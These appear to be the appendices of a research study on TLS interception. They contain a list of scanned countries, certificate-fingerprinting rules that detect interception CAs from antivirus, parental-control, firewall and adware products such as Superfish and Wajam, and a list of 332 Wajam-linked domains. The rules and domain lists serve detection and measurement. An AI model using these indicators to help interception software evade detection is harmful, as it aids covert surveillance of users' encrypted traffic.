	✓	BN	Brunei		✓	GT	Guatemala			MW	Malawi		✓	TL	Timor-Leste
	✓	BO	Bolivia		✓	GU	Guam		✓	MX	Mexico			TM	Turkmenistan
		BQ	Bonaire, Sint Eustatius and Saba		✓	GW	Guinea-Bissau	✓	✓	MY	Malaysia	✓	✓	TN	Tunisia
	✓	BR	Brazil		✓	GY	Guyana		✓	MZ	Mozambique			TO	Tonga
	✓	BS	Bahamas		✓	HK	Hong Kong			NA	Namibia			TP	East Timor
	✓	BT	Bhutan			HM	Heard And McDonald Islands			NC	New Caledonia	✓	✓	TR	Turkey
		BV	Bouvet Island		✓	HN	Honduras		✓	NE	Niger		✓	TT	Trinidad And Tobago
	✓	BW	Botswana		✓	HR	Croatia (Hrvatska)			NF	Norfolk Island			TV	Tuvalu
✓	✓	BY	Belarus		✓	HT	Haiti		✓	NG	Nigeria		✓	TW	Taiwan
	✓	BZ	Belize		✓	HU	Hungary		✓	NI	Nicaragua		✓	TZ	Tanzania
	✓	CA	Canada		✓	ID	Indonesia		✓	NL	Netherlands		✓	UA	Ukraine
		CC	Cocos (Keeling) Islands		✓	IE	Ireland		✓	NO	Norway		✓	UG	Uganda
		CD	Democratic Republic Of Congo (Zaire)		✓	IL	Israel		✓	NP	Nepal			UK	United Kingdom
		CF	Central African Republic		✓	IM	Isle of Man		✓	NR	Nauru			UM	United States Minor Outlying Islands
	✓	CG	Congo	✓	✓	IN	India			NU	Niue	✓	✓	US	United States
	✓	CH	Switzerland			IO	British Indian Ocean Territory		✓	NZ	New Zealand		✓	UY	Uruguay
	✓	CI	Cote D'Ivoire (Ivory Coast)		✓	IQ	Iraq		✓	OM	Oman	✓	✓	UZ	Uzbekistan
	✓	CK	Cook Islands	✓	✓	IR	Iran		✓	PA	Panama			VA	Vatican City (Holy See)
	✓	CL	Chile		✓	IS	Iceland		✓	PE	Peru		✓	VC	Saint Vincent And The Grenadines
	✓	CM	Cameroon		✓	IT	Italy		✓	PF	French Polynesia	✓	✓	VE	Venezuela
✓	✓	CN	China		✓	JE	Bailiwick of Jersey		✓	PG	Papua New Guinea		✓	VG	Virgin Islands (British)
	✓	CO	Colombia		✓	JM	Jamaica		✓	PH	Philippines		✓	VI	Virgin Islands (US)
	✓	CR	Costa Rica	✓	✓	JO	Jordan	✓	✓	PK	Pakistan	✓	✓	VN	Vietnam
✓	✓	CU	Cuba		✓	JP	Japan		✓	PL	Poland		✓	VU	Vanuatu
	✓	CV	Cape Verde		✓	KE	Kenya			PM	Saint Pierre And Miquelon			WF	Wallis And Futuna Islands
	✓	CW	Curacao		✓	KG	Kyrgyzstan			PN	Pitcairn			WS	Western Samoa
		CX	Christmas Island		✓	KH	Cambodia		✓	PR	Puerto Rico			XK	Kosovo
	✓	CY	Cyprus		✓	KI	Kiribati		✓	PS	Palestine	✓	✓	YE	Yemen
	✓	CZ	Czech Republic		✓	KM	Comoros		✓	PT	Portugal		✓	YT	Mayotte
	✓	DE	Germany		✓	KN	Saint Kitts And Nevis		✓	PW	Palau			YU	Yugoslavia
	✓	DJ	Djibouti			KP	North Korea		✓	PY	Paraguay		✓	ZA	South Africa
	✓	DK	Denmark	✓	✓	KR	South Korea		✓	QA	Qatar		✓	ZM	Zambia
	✓	DM	Dominica		✓	KW	Kuwait			RE	Reunion		✓	ZW	Zimbabwe
	✓	DO	Dominican Republic		✓	KY	Cayman Islands		✓	RO	Romania				
	✓	DZ	Algeria		✓	KZ	Kazakhstan		✓	RS	Serbia				
	✓	EC	Ecuador		✓	LA	Laos	✓	✓	RU	Russia				

Table D.1: List of countries through which we conducted scans through Luminati

Appendix E

Certificate fingerprinting rules

avast! (old). *issuer_dn = "OU=generated by avast! antivirus for SSL/TLS scanning, O=avast! Web/Mail Shield, CN=avast! Web/Mail Shield Root" OR issuer_dn = "OU=generated by avast! antivirus for self-signed certificates, O=avast! Web/Mail Shield, CN=avast! Web/Mail Shield Self-signed Root" OR issuer_dn = "OU=generated by avast! antivirus for untrusted server certificates, O=avast! Web/Mail Shield, CN=avast! Web/Mail Shield Untrusted Root"*

Avast (after acquisition of AVG). *issuer_dn = "OU=generated by Avast Antivirus for SSL/TLS scanning, O=Avast Web/Mail Shield, CN=Avast Web/Mail Shield Root" OR issuer_dn = "OU=generated by Avast Antivirus for self-signed certificates, O=Avast Web/Mail Shield, CN=Avast Web/Mail Shield Self-signed Root" OR issuer_dn = "OU=generated by Avast Antivirus for untrusted server certificates, O=Avast Web/Mail Shield, CN=Avast Web/Mail Shield Untrusted Root"*

Avast (Mac). *issuer_dn = "C=CZ, ST=Prague, O=AVAST, OU=Software Development, CN=Avast trusted CA" OR issuer_dn = "C=CZ, ST=Prague, O=AVAST, OU=Software Development, CN=Avast untrusted CA"*

AVG (old). *issuer_dn = "C=CZ, ST=Moravia, L=Brno, O=AVG Technologies cz, OU=Engineering, CN=AVG Technologies"*

AVG (after acquisition by Avast). *issuer_dn = "OU=generated by AVG Antivirus for SSL/TLS scanning, O=AVG Web/Mail Shield, CN=AVG Web/Mail Shield Root" OR issuer_dn = "OU=generated by AVG Antivirus for self-signed certificates, O=AVG Web/Mail Shield, CN=AVG Web/Mail Shield Self-signed Root" OR issuer_dn = "OU=generated by AVG Antivirus for untrusted server certificates, O=AVG Web/Mail Shield, CN=AVG Web/Mail Shield Untrusted Root"*

BitDefender. *issuer_dn = "CN=Bitdefender Personal CA.Net-Defender, OU=IDS, O=Bitdefender, C=US" OR issuer_dn = "CN=Untrusted Bitdefender CA, OU=IDS, O=Bitdefender, C=US"*

BullGuard. *issuer_dn = "C=GB, ST=Hounslow, L=Heathrow, O=BullGuard Ltd., OU=DevelTeam, CN=BullGuard SSL Proxy CA"*

Dr.Web. *issuer_dn = "CN=-1 Dr.Web for Windows, O=-1 Dr.Web for Windows, OU=Invalid certificate for untrusted certificates" OR issuer_dn = "CN=0 Dr.Web for Windows, O=0 Dr.Web for Windows, OU=Certificate for processing secured protocols via Dr.Web NetFilter"*

ESET. *issuer_dn = "CN=ESET SSL Filter CA, O=ESET, spol. s r. o., C=SK"*

G Data. *issuer_dn = "C=DE, ST=NRW, L=Bochum, O=G Data Software AG, OU=Generated by G Data Security Software for SSL scanning, CN=G Data Mail Scanner Root"*

Kaspersky. *issuer_dn = "O=Kaspersky Lab ZAO, CN=Kaspersky Anti-Virus Personal Root Certificate"*

OR issuer_dn = "O=AO Kaspersky Lab, CN=Kaspersky Anti-Virus Personal Root Certificate" OR issuer_dn = "O=AO Kaspersky Lab, CN=Kaspersky Web Anti-Virus Certification Authority"

PSafe. *issuer_dn = "O=PSafe Tecnologia S.A., emailAddress=psafe@psafe.com, L=Rio de janeiro, ST=Rio de janeiro, C=BR, CN=PSafe Tecnologia S.A."*

Covenant Eyes (Komodia). *issuer_dn = "O=Covenant Eyes , emailAddress=scott.hammersley@covenanteyes.com, L=Owosso, ST=MI, C=US, CN=Covenant Eyes"*

CYBERsitter (NetFilter). *issuer_dn = "C=EN, CN=CYBERsitter"*

Keep My Family Secure (Komodia). *issuer_dn = "O=Parental Control Solutions Ltd., emailAddress=parentalcontrolsolutions@gmail.com, L=Pardesia, ST=Pardesia, C=IL, CN=KeepMyFamilySecure"*

KinderGate. *issuer_dn = "C=RU, L=Novosibirsk, O=Entensys, CN=kindercontrol.com, emailAddress=sales@kindercontrol.com"*

Kurupira (Komodia). *issuer_dn = "O=Kurupira.NET, emailAddress=kurupira@kurupira.net, L=Pedro Leopoldo - MG, ST=MG, C=BR, CN=Kurupira.NET" OR issuer_dn REGEXP "C=BR, CN=Kurupira \\([0-9]+\\)$"*

Net Nanny. *issuer_dn = "C=US, O=ContentWatch, Inc., CN=ContentWatch Certificate Authority, OU=www.contentwatch.com"*

NordNet (Komodia). *issuer_dn = "O=NordNet, emailAddress=cert-ssl@nordnet.net, L=HEM, ST=HEM, C=FR, CN=Nordnet.fr" OR issuer_dn REGEXP "^C=FR, CN=Nordnet\\.fr \\([0-9]+\\)$"*

PC Pandora. *issuer_dn = "CN=Pandora Root Certificate Authority"*

Qustodio (Komodia). *issuer_dn = "O=Qustodio, emailAddress=support@qustodio.com, L=Barcelona, ST=Barcelona , C=ES, CN=Qustodio" OR issuer_dn = "C=US, ST=Barcelona, L=Barcelona, O=Qustodio LLC, OU=Qustodio, CN=Qustodio CA" OR issuer_dn REGEXP "^C=ES, CN=Qustodio \\([0-9]+\\)$"*

SecureTeen (Komodia). *issuer_dn = "O=InfoWeise, emailAddress=admin@infoweise.com, L=Granville, ST=Granville, C=AU, CN=InfoWeise"*

StaffCop (Komodia). *issuer_dn = "O=AtomPark Software Inc, emailAddress=peter_x@atompark.com, L=Alexandria, ST=VA, C=US, CN=AtomPark Software Inc"*

Easy Hide IP Classic (Komodia). *issuer_dn = "O=EasyTech, emailAddress=support@easy-hide-ip.com, L=Valencia, ST=State or Providence, C=ES, CN=EasyTech"*

Hide-my-IP (Komodia). *issuer_dn = "C=IL, ST=NA, L=TLV, O=Komodia, OU=SSL, CN=Barak, emailAddress=sales@komodia.com"*

Adguard (NetFilter). *issuer_dn REGEXP "^C=EN, CN=Adguard CA[^,]+$" OR issuer_dn = "C=EN, CN=Adguard Personal CA"*

ImpresX - DiscountCow (Komodia). *issuer_dn = "O=ImpresX OU, emailAddress=admin@impresx.com, L=Tallinn, ST=Tallinn, C=EE, CN=ImpresX OU"*

Lavasoft Ad-Aware Web Companion (Komodia). *issuer_dn = "O=Lavasoft Limited, emailAddress=nigel.shaw@lavasoft.com, L=Sliema, ST=Sliema, C=MT, CN=Lavasoft Limited"*

Objectify Media WebProtect (Komodia). *issuer_dn = "O=Objectify Media Inc , emailAddress=contact@objectify.ca, L=Vancouver, ST=BC, C=CA, CN=Objectify Media Inc"*

OtherSearch (NetFilter). *issuer_dn = "C=EN, CN=OtherSearch Inc CA 2"*

PrivDog (NetFilter). *issuer_dn = "C=EN, CN=PrivDog Secure Connection Inspector CA"*

Sendori (Komodia). *issuer_dn = "O=Sendori, Inc, emailAddress=sendorisiteproduction@sendori.com, L=Oakland, ST=California, C=US, CN=Sendori, Inc"*

SuperFish (Komodia). *issuer_dn = "O=Superfish, Inc., L=SF, ST=CA, C=US, CN=Superfish, Inc."*

Wajam (NetFilter). *issuer_dn = "emailAddress=info@wajam.com, OU=Created by http://www.wajam.com, O=WajamInternetEnhancer, CN=Wajam_root_cer" OR issuer_dn = "emailAddress=info@technologiesainturbain.com, OU=Created by http://www.technologiesainturbain.com, O=WajamInternetEnhancer, CN=WNetEnhancer_root_cer" OR issuer_dn = "emailAddress=info@technologievanhorne.com, OU=Created by http://www.technologievanhorne.com, O=WajamInternetEnhancer, CN=WaNetworkEnhancer_root_cer" OR issuer_dn REGEXP "^emailAddress=info@technologie.+\\.com, C=EN, CN=[0-9a-f]{16}$" OR issuer_dn REGEXP "^C=EN, CN=[0-9a-f]{16} 2$" OR issuer_dn REGEXP "^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5]){1,4} 2$" OR issuer_dn REGEXP "^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5])+[YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk] 2$" OR issuer_dn REGEXP "^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5])+[YZMNO][WTmj2zGD] 2$" OR issuer_dn REGEXP "^C=EN, CN=([YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk][h-mw-z0-5])+[YZMNO] 2$" OR issuer_dn REGEXP "^C=EN, CN=[YZMNO][WTmj2zGD][FEJINMRQVUZYBAdchglk] 2$" OR issuer_dn REGEXP "^C=EN, CN=[YZMNO][WTmj2zGD] 2$"*

OpenDNS. *issuer_dn REGEXP "^CN=Cisco Umbrella Secondary SubCA ...-SG, O=Cisco$"*

SafeDNS. *issuer_dn = "O=SafeDNS, CN=SafeDNS Server CA"*

Thunder DNS. *issuer_dn = "C=US, ST=California, O=thunderdns, CN=thunderdns.io"*

Techloq. *issuer_dn REGEXP "^C=GB, ST=London, L=London, O=Techloq, OU=Cloud Security, CN=ProxyRS[0-9]+, emailAddress=support@techloq\.com$"*

Cisco IronPort Web Security. *issuer_dn REGEXP "^C=.., O=Cisco, OU=Cisco, CN=Cisco IronPort WSA Root CA$" OR issuer_dn = "C=US, O=Cisco IronPort Systems, Inc., ST=California, L=San Bruno, CN=Untrusted Certificate Warning" OR issuer_dn = "C=US, ST=California, L=San Jose, O=Cisco Systems, Inc., CN=Untrusted Certificate Warning"*

ContentKeeper. *issuer_dn REGEXP "^C=AU, ST=ACT, L=Canberra, O=ContentKeeper Technologies, OU=ContentKeeper Web, CN=ContentKeeper Appliance CA \\([0-9]+\\)$" OR issuer_dn = "C=AU, ST=ACT, L=Canberra, O=ContentKeeper Technologies, OU=ContentKeeper Web, CN=Untrusted by ContentKeeper" OR issuer_dn REGEXP "^C=AU, ST=ACT, L=Canberra, O=ContentKeeper Technologies, OU=ContentKeeper Web, CN=ContentKeeper Appliance CA \\([0-9]+\\), subjectAltName=ContentKeeper Appliance CA \\([0-9]+\\)$"*

Cyberoam / Elitecore. *issuer_dn REGEXP "^C=IN, ST=Gujarat, L=Ahmedabad, O=Cyberoam, OU=Cyberoam Appliance, CN=Cyberoam Appliance CA_[^,]+, emailAddress=info@cyberoam.com$" OR issuer_dn REGEXP "^C=IN, ST=Gujarat, L=Ahmedabad, O=Cyberoam, OU=Cyberoam Certificate Authority, CN=Cyberoam SSL CA_[^,]+, emailAddress=support@cyberoam.com$" OR issuer_dn REGEXP "^C=IN, ST=Gujarat, L=Ahmedabad, O=Elitecore, OU=Cyberoam Certificate Authority, CN=Cyberoam SSL CA(_[^,]+)?, emailAddress=support@elitecore.com$"*

DeviceLock. *issuer_dn = "C=EN, ST=Some-State, L=Unknown, O=Unknown Ltd, OU=IT, CN=Untrusted Root CA, emailAddress=unknown@unkonow.unknown" OR issuer_dn = "C=RU, ST=, O=DeviceLock Inc., CN=Devicelock Inc., emailAddress=support@devicelock.com"*

EdgeWave. *issuer_dn = "C=US, ST=California, L=SanDiego, O=EdgeWave.com, OU=Security, CN=EdgeWave.com, emailAddress=support@edgewave.com"*

Entensys UserGate. *issuer_dn REGEXP "^.+, O=Entensys, CN=www\\.entensys\\.com, emailAddress=support@entensys\\.com$"*

Fortinet FortiGate. *issuer_dn = "C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=Certificate Authority, CN=Fortinet Untrusted CA, emailAddress=support@fortinet.com" OR issuer_dn = "C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=Certificate Authority, CN=FortiGate CA, emailAddress=support@fortinet.com" OR issuer_dn = "C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=Certificate Authority, CN=support, emailAddress=support@fortinet.com" OR issuer_dn REGEXP "^CN=F(G|W)[0-9A-Zn\-]{6}[0-9]{8}, O=Fortinet Ltd\\.$" OR issuer_dn REGEXP "^C=US, ST=California, L=Sunnyvale, O=Fortinet, OU=Certificate Authority, CN=F[0-9A-Zn\-]{7}[0-9]{8}, emailAddress=support@fortinet\\.com$" OR issuer_dn = "C=CA, ST=British Columbia, L=Burnaby, O=Fortinet Inc., O=R&D, OU=FortiOS, CN=Fortinet IPS Test RSA"*

Juniper EX Series Switches. *issuer_dn REGEXP "^CN=[0-9A-Z]{12}, CN=system generated, CN=self-signed$"*

Kerio. *issuer_dn = "CN=Kerio Local Authority, OU=Kerio Local Authority, O=Kerio Local Authority, L=Kerio Local Authority, ST=Kerio Local Authority, C=SO"*

McAfee Web Gateway. *issuer_dn = "C=US, ST=CA, L=Santa Clara, O=McAfee, Inc., OU=NSBU, CN=McAfee Web Gateway"*

Microsoft Forefront TMG. *issuer_dn = "CN=Microsoft Forefront TMG HTTPS Inspection Certification Authority"*

Mimecast. *issuer_dn = "C=US, O=Mimecast Services Ltd, CN=Proxy Intermediate Certificate Authority" OR issuer_dn = "O=Untrusted Signing Authority, CN=Untrusted Root CA"*

Netbox Blue / CyberHound. *issuer_dn = "C=AU, ST=Queensland, L=Brisbane, O=Netbox Blue Pty Ltd, CN=Netbox Blue Certification Authority" OR issuer_dn REGEXP "^CN=Netbox Blue \\[.+\\] [0-9]{14}, C=AU, ST=Queensland, L=Brisbane, O=Netbox Blue, OU=Netbox Blue$" OR issuer_dn REGEXP "^CN=RoamSafe Agent [0-9]{14}, C=AU, ST=Queensland, L=Brisbane, O=CyberHound, OU=CyberHound$" OR issuer_dn REGEXP "^CN=CyberHound \\[.+\\] [0-9]{14}, C=AU, ST=Queensland, L=Brisbane, O=CyberHound, OU=CyberHound$" OR issuer_dn REGEXP "^C=AU, ST=Queensland, L=Brisbane, O=CyberHound, OU=CyberHound, CN=CyberHound \\[.+\\] [0-9]{14}$"*

Netasq. *issuer_dn REGEXP "^C=US, ST=Default state, O=Netasq, OU=SSL trafic analyzing, CN=[0-9A-Zn]{15}$"*

NetSpark. *issuer_dn REGEXP "^C=US, ST=New York, L=New York, O=Netspark, OU=Netspark [^,]+, CN=www\\.netspark\\.com, emailAddress=support@netspark\\.com$"*

InfoWatch. *issuer_dn = "CN=InfoWatch Transparent Proxy Root, C=RU, O=ZAO InfoWatch, OU=TechDep, ST=Moscow"*

pfSense. *issuer_dn REGEXP "^.+, O=pfSense Root CA, emailAddress=.+, CN=pfSense-internal-ca, OU=pfSense Root CA$"*

Smoothwall. *issuer_dn REGEXP "^CN=Smoothwall-HTTPS-Interception-Certificate-Authority, .+"*

Somansa. *issuer_dn = "C=KR, ST=Seoul, O=Somansa, OU=NDLP, CN=Somansa Root CA, emailAddress=pat@somansa.com" OR issuer_dn REGEXP "(CN=.+,)?OU=Somansa Dynamic Certification Center, O=Somansa Dynamic Certification Center, L=Yeongdeungpo-gu, C=KO"*

SonicWall. *issuer_dn = "C=US, ST=CA, L=San Jose, O=SonicWALL Inc., CN=SonicWALL Firewall DPI-SSL" OR issuer_dn = "C=US, ST=CA, O=SonicWALL Inc., CN=SonicWALL Firewall DPI-SSL" OR* *issuer_dn REGEXP "^C=US[A], ST=California, L=Sunnyvale, O=HTTPS Management Certificate for SonicWALL \\(self-signed\\), OU=HTTPS Management Certificate for SonicWALL \\(self-signed\\), CN=.+"*

Sophos UTM. *issuer_dn REGEXP "^C=[a-z]{2}, L=.+, O=.+, CN=.+ Proxy CA, emailAddress=[^,]+$"*

Sophos XG Firewall. *issuer_dn REGEXP "^C=GB, ST=Oxfordshire, O=Sophos, OU=NSG, CN=Sophos SSL CA_[^,]+, emailAddress=support@sophos\\.com$" OR issuer_dn REGEXP "^C=GB, ST=Oxfordshire, L=Abingdon, O=Sophos, OU=NSG, CN=Sophos CA_[^,]+, emailAddress=support@sophos\\.com$" OR issuer_dn REGEXP "^C=[^,]+, ST=[^,]+, L=[^,]+, O=[^,]+, OU=[^,]+, CN=Sophos_CA_[^,]+, emailAddress=[^,]+$"*

Sophos Web Appliance. *issuer_dn = "C=CA, ST=BC, O=Sophos Plc, CN=Sophos Web Appliance, emailAddress=support@sophos.com"*

Symantec Blue Coat Cloud Web Security Service. *issuer_dn REGEXP "^C=US, (ST=CA,)?O=Cloud Services, OU=Operations, CN=.{3,4}-.{3,4}-.{3,4}$"*

Symantec Blue Coat ProxySG and Advanced Secure Gateway (ASG). *issuer_dn REGEXP "^C=[ ]*, O=Blue Coat .+ Series, OU=[0-9]+, CN=[^,]+$" OR issuer_dn REGEXP "^C=, ST=Some-State, O=Blue Coat ASG-.+ Series, OU=[0-9]+, CN=[^,]+$" OR issuer_organization REGEXP "^ProxySG(: .+)?$"*

TrendMicro InterScan Web Security Virtual Appliance. *issuer_dn = "ST=CA, L=CU, O=TREND, OU=IWSS, CN=IWSS.TREND"*

Untangle NG Firewall. *issuer_dn = "C=US, ST=California, L=Sunnyvale, O=Untangle, OU=Security, CN=www.untangle.com"*

TitanHQ WebTitan Gateway/Cloud. *issuer_dn = "C=IE, ST=Galway, L=Galway, O=TitanHQ, OU=Engineering Department, CN=WebTitan" OR issuer_dn = "C=IE, ST=Galway, L=Galway, O=TitanHQ, OU=Engineering Department, CN=WebTitan Cloud" OR issuer_dn = "C=IE, ST=Galway, L=Galway, O=Web Titan, OU=Web Filtering (generic ssl cert), CN=accounts.webtitancloud.com"*

WatchGuard Fireware. *issuer_dn REGEXP "^O=WatchGuard_Technologies, OU=Fireware, CN=Fireware HTTPS Proxy \\(SN [^)]+\\) CA$" OR issuer_dn = "O=WatchGuard_Technologies, OU=Fireware, CN=Fireware HTTPS Proxy: Unrecognized Certificate" OR issuer_dn = "O=WatchGuard_Technologies, OU=Fireware, CN=Fireware HTTPS Proxy: OCSP Invalid Certificate" OR issuer_dn = "O=WatchGuard, OU=Fireware, CN=Fireware web CA"*

Websense. *issuer_dn = "C=US, ST=California, L=San Diego, OU=Websense Engineering, O=Websense, Inc., CN=Websense Certificate Authority" OR issuer_dn REGEXP "C=US, ST=CA, L=LG, O=Websense, Inc., OU=Websense Endpoint, emailAddress=support@websense.com, CN=Websense Public Primary Certificate Authority, description=[0-9A-Z]+@websense.com"*

Zscaler. *issuer_dn REGEXP "^C=US, ST=California, O=Zscaler Inc\\., OU=Zscaler Inc\\., CN=Zscaler Intermediate Root CA \\(.+\\), emailAddress=support@zscaler.com$" OR issuer_dn REGEXP "^C=US, ST=California, O=Zscaler Inc\\., OU=Zscaler Inc\\., CN=Zscaler Intermediate Root CA \\(.+\\) \\(t\\) $" OR issuer_dn = "CN=Bad Server Certificate, O=Bad Server Certificate [invalid server certificate], L=Sunnyvale, ST=California, C=US" OR issuer_dn = "C=US, ST=California, L=Sunnyvale, O=Bad Server Certificate [invalid server certificate], CN=Bad Server Certificate"*

Appendix F

Wajam domains

The 332 domains we found that appear to belong or have belonged to Wajam are shown in Tables F.2 and F.3.

4hewl9m5xz.xyz
4rfgtyr5erxz.com
94j7afz2nr.xyz
9rtrigfijgu.com
9ruey8ughjffo.xyz
im1.xyz
im2.xyz
ta14th1arkr1.xyz
wj1.xyz
wj2.xyz
wj3.xyz
wj4.xyz
wj5.xyz
✓ autodownload.net
✓ autotelechargement.net
✓ coolappinstaler.com
customsearches.net
datawestsoftware.com
dateandtimesync.com
dkbsoftware.com
download-flv.com
✓ download-install.com
downloadmngr.com
downloadtryfree.com
✓ downlowd.com
downlowd.org
✓ fastappinstall.com
✓ fastfreeinstall.com
fastnfreedownload.com
✓ fastnfreeinstall.com
file-extract.com
fileextractor.net
fileopens.com
findresultz.com
flvplayer-hd.com
freeappdownloader.com
freeappinstall.com
freeusip.mobi
imt-dashboard.tech
✓ insta-download.com
install-apps.com
installappsfree.com
✓ installateurdappscool.com
✓ installationdappgratuite.com
✓ installationrapideetgratuite.com
✓ installationrapidegratuite.com
installeriffic.com
installerus.com
installsofttech.com
ios-vpn.com
main-social2search.netdna-ssl.com
media-c9hg3zwqygdshhtrps.stackpathdns.com
mileendsoft.com
notification-results.com
notifications-page.com
notifications-service.info
notifications-service.io
✓ pagerecherche.com
premiumsearchhub.com
premiumsearchresults.com
premiumsearchtech.com
result-spark.com
resultsstream.com
searchawesome.net
search-awesome.net
searchawesome2.com
searchawesome3.com
searchawesome-apps.com
searchesandfind.com
searchfeedtech.com
searchforall.net
searchforfree.net
searchnewsroom.com
searchnotifications.com
search-ology.com
✓ searchpage.com
searchpageresults.com
searchpage-results.com
searchpage-results.net
searchsymphony.com
searchtech.net
securesearch.xyz
seekoutresultz.com
social2search.com
socialwebsearch.co
✓ superdownloads.com
✓ supertelechargements.com
vpn-free.mobi
✓ wajam.com
wajam-download.com
youcansearch.net
✓ adrienprovenchertechnology.com
✓ armandlamoureuxtechnology.com
✓ barachoistechnology.com
✓ beaubourgtechnology.com
bellechassetechnology.com
✓ bernardtechnology.com
berritechnology.com
✓ boisseleautechnology.com
✓ boissytechnology.com
✓ bombarderietechnology.com
✓ bouloitechnology.com
bourassatechnology.com
✓ boussactechnology.com
brecktechnology.com
✓ calmonttechnology.com
✓ carmenbienvenuetechnology.com
✓ cartiertechnology.com
✓ chabaneltechnology.com
chabottechnology.com
✓ chamoilletechnology.com
champlaintechnology.com
charlevoixtechnology.com
✓ chaumonttechnology.com
✓ chavanactechnology.com
cherriertechnology.com
✓ chestertontechnology.com
✓ clairavauxtechnology.com
✓ colonialetechnology.com
cormacktechnology.com
cremazietechnology.com
cubleytechnology.com
despinstechnology.com
drapeautechnology.com
✓ emersontechnology.com
✓ ferronnerietechnology.com
fullumtechnology.com
✓ fulmartechnology.com
fumiertechnology.com
✓ garfieldtechnology.com
garniertechnology.com
get-notifications.com
✓ glencoetechnology.com
✓ grendontechnology.com
henaulttechnology.com
✓ hutchisontechnology.com
✓ jarbontechnology.com
✓ jeanlesagetechnology.com
jolicoeurtechnology.com
✓ kingswoodtechnology.com
kingwintechnology.com
✓ labroyetechnology.com
langeliertechnology.com
✓ laubeyrietechnology.com
✓ launtontechnology.com
laurendeautechnology.com
✓ lauriertechnology.com
✓ mandartechnology.com
✓ manillertechnology.com
✓ mansactechnology.com
✓ mercilletechnology.com
meridiertechnology.com
✓ mertontechnology.com
✓ monestiertechnology.com
✓ monroetechnology.com
✓ montorgueiltechnology.com
✓ montroziertechnology.com
✓ mounactechnology.com
✓ nouaillactechnology.com
nullarbortechnology.com
papineautechnology.com
✓ payennetechnology.com
peachestechnology.com
pelletiertechnology.com
✓ piddingtontechnology.com
✓ pillactechnology.com
✓ plateau-technologies.com
✓ preverttechnology.com

Table F.2: List of 332 domains that appear to belong or have belonged to Wajam. ✓means the domain is part of the company's official records [200].

✓ quaintontechnology.com
✓ racheltechnology.com
✓ rambuteautechnology.com
✓ rivolettechnology.com
sagardtechnology.com
✓ saintdominiquetechnology.com
✓ saintjosephtechnology.com
✓ sainturbaintechnology.com
search-technology.net
✓ sentiertechnology.com
✓ shermantechnology.com
✓ sirwilfridlauriertechnology.com
snowdontechnology.com
✓ sommerytechnology.com
tazotechnology.com
✓ terussetechnology.com
✓ thoreltechnology.com
tofinotechnology.com
✓ toletotechnology.com
tourvilletechnology.com
✓ travassactechnology.com
✓ trudeautechnology.com
✓ turennetechnology.com
✓ vanhornetechnology.com
✓ vanoisetechnology.com
✓ vassytechnology.com
viautechnology.com
videos-conversion.com
✓ vouillontechnology.com
✓ wendleburytechnology.com
✓ woodhamtechnology.com
✓ wottontechnology.com
✓ yvonlheureuxtechnology.com
✓ technologieadrienprovencher.com
✓ technologiearmandlamoureux.com
✓ technologiebarachois.com
✓ technologiebeaubourg.com
technologiebeaumont.com
technologiebellechasse.com
technologiebeloeil.com
✓ technologiebernard.com
technologieberri.com
✓ technologieboisseleau.com
✓ technologieboissy.com
✓ technologiebombarderie.com
✓ technologiebouloi.com
technologiebourassa.com
✓ technologieboussac.com
technologiebreck.com
✓ technologiecalmont.com
✓ technologiecarmenbienvenue.com
✓ technologiecartier.com
✓ technologiechabanel.com
technologiechabot.com
✓ technologiechamoille.com
technologiechamplain.com
technologiecharlevoix.com
✓ technologiechaumont.com
✓ technologiechavanac.com
technologiecherrier.com
✓ technologiechesterton.com
✓ technologieclairavaux.com
✓ technologiecoloniale.com
technologiecormack.com
technologiecremazie.com
technologiecubley.com
technologiedollard.com
technologiedrapeau.com
technologieduluth.com
✓ technologieemerson.com
✓ technologieferronnerie.com
✓ technologieflagstick.com
technologiefullum.com
✓ technologiefulmar.com
technologiefumier.com
✓ technologiegarfield.com
technologiegarnier.com
✓ technologieglencoe.com
technologiegoyer.com
✓ technologiegrendon.com
technologiehenault.com
✓ technologiehutchison.com
✓ technologiejarbon.com
✓ technologiejeanlesage.com
technologiejolicoeur.com
✓ technologiekingswood.com
technologiekingwin.com
✓ technologielabroye.com
technologielangelier.com
✓ technologielaubeyrie.com
✓ technologielaunton.com
technologielaurendeau.com
✓ technologielaurier.com
✓ technologiemandar.com
✓ technologiemaniller.com
✓ technologiemansac.com
✓ technologiemercille.com
technologiemeridier.com
✓ technologiemerton.com
✓ technologiemonestier.com
✓ technologiemonroe.com
✓ technologiemontorgueil.com
✓ technologiemontroyal.com
✓ technologiemontrozier.com
✓ technologiemounac.com
✓ technologienouaillac.com
technologienullarbor.com
technologieoutremont.com
technologiepapineau.com
✓ technologiepayenne.com
technologiepeaches.com
technologiepelletier.com
✓ technologiepiddington.com
✓ technologiepillac.com
✓ technologieprevert.com
✓ technologiequainton.com
✓ technologierachel.com
✓ technologierambuteau.com
✓ technologierivolet.com
technologieruso.com
✓ technologierutherford.com
technologiesagard.com
✓ technologiesaintdenis.com
✓ technologiesaintdominique.com
✓ technologiesaintjoseph.com
✓ technologiesaintlaurent.com
✓ technologiesainturbain.com
technologiesearchawesome.com
✓ technologiesentier.com
✓ technologiesherman.com
✓ technologiesirwilfridlaurier.com
technologiesnowdon.com
✓ technologiesommery.com
✓ technologiestdenis.com
✓ technologiestlaurent.com
technologiestuart.com
technologietazo.com
✓ technologieterusse.com
✓ technologiethorel.com
technologietofino.com
✓ technologietoleto.com
technologietourville.com
✓ technologietravassac.com
✓ technologietreeland.com
✓ technologietrudeau.com
✓ technologieturenne.com
✓ technologievanhorne.com
✓ technologievanoise.com
✓ technologievassy.com
technologieviau.com
technologievimy.com
✓ technologievouillon.com
✓ technologiewendlebury.com
✓ technologiewilson.com
technologiewiseman.com
✓ technologiewoodham.com
✓ technologiewoodstream.com
✓ technologiewotton.com
✓ technologieyvonlheureux.com
✓ technologyflagstick.com
✓ technologyrutherford.com
✓ technologytreeland.com
✓ technologywilson.com
✓ technologywoodstream.com

Table F.3: List of 332 domains that appear to belong or have belonged to Wajam (cont'd). ✓means the domain is part of the company's official records [200].

Appendix G

Wajam samples

The hash of the 52 samples we collected and analyzed are shown in Table G.4.

